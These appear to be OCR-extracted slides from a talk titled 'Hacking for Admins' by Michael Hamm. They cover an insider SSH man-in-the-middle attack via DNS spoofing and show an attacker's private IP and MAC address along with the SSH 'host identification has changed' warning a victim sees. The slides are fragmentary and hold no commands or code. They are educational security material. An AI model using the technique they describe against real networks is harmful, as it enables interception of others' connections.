
Attacker:
IP: 192.168.3.2
MAC: 00:08:74:B3:BB:F1

IP: ___.___.___.___

MAC: __:__:__:__:__:__


Insider Attacks

SSH MitM Attack -- by DNS Spoofing --



Insider Attacks

SSH MitM Attack
-- by DNS Spoofing --



WARNING: HOST IDENTIFICATION HAS CHANGED!
1. Either the administrator of the remote host computer has changed the host identification, or
2. The host has upgraded the SSH protocol from SSH1 to SSH2, or
3. SOMEONE COULD BE EAVESDROPPING ON YOU RIGHT NOW (man-in-the-middle attack)!


It is NOT RECOMMENDED to connect to the remote host computer until you have contacted the system administrator and found out why the host identification has changed.

The fingerprint of the host public key is:
"xokef-nabuf-nysur-gizen-sidek-zohak-vatyf-losov-dybyk-mufin-daxix"


Do you want to continue with the connection?

Insider Attacks

SSH MitM Attack -- by DNS Spoofing --



Hacking for Admins



by
Michael Hamm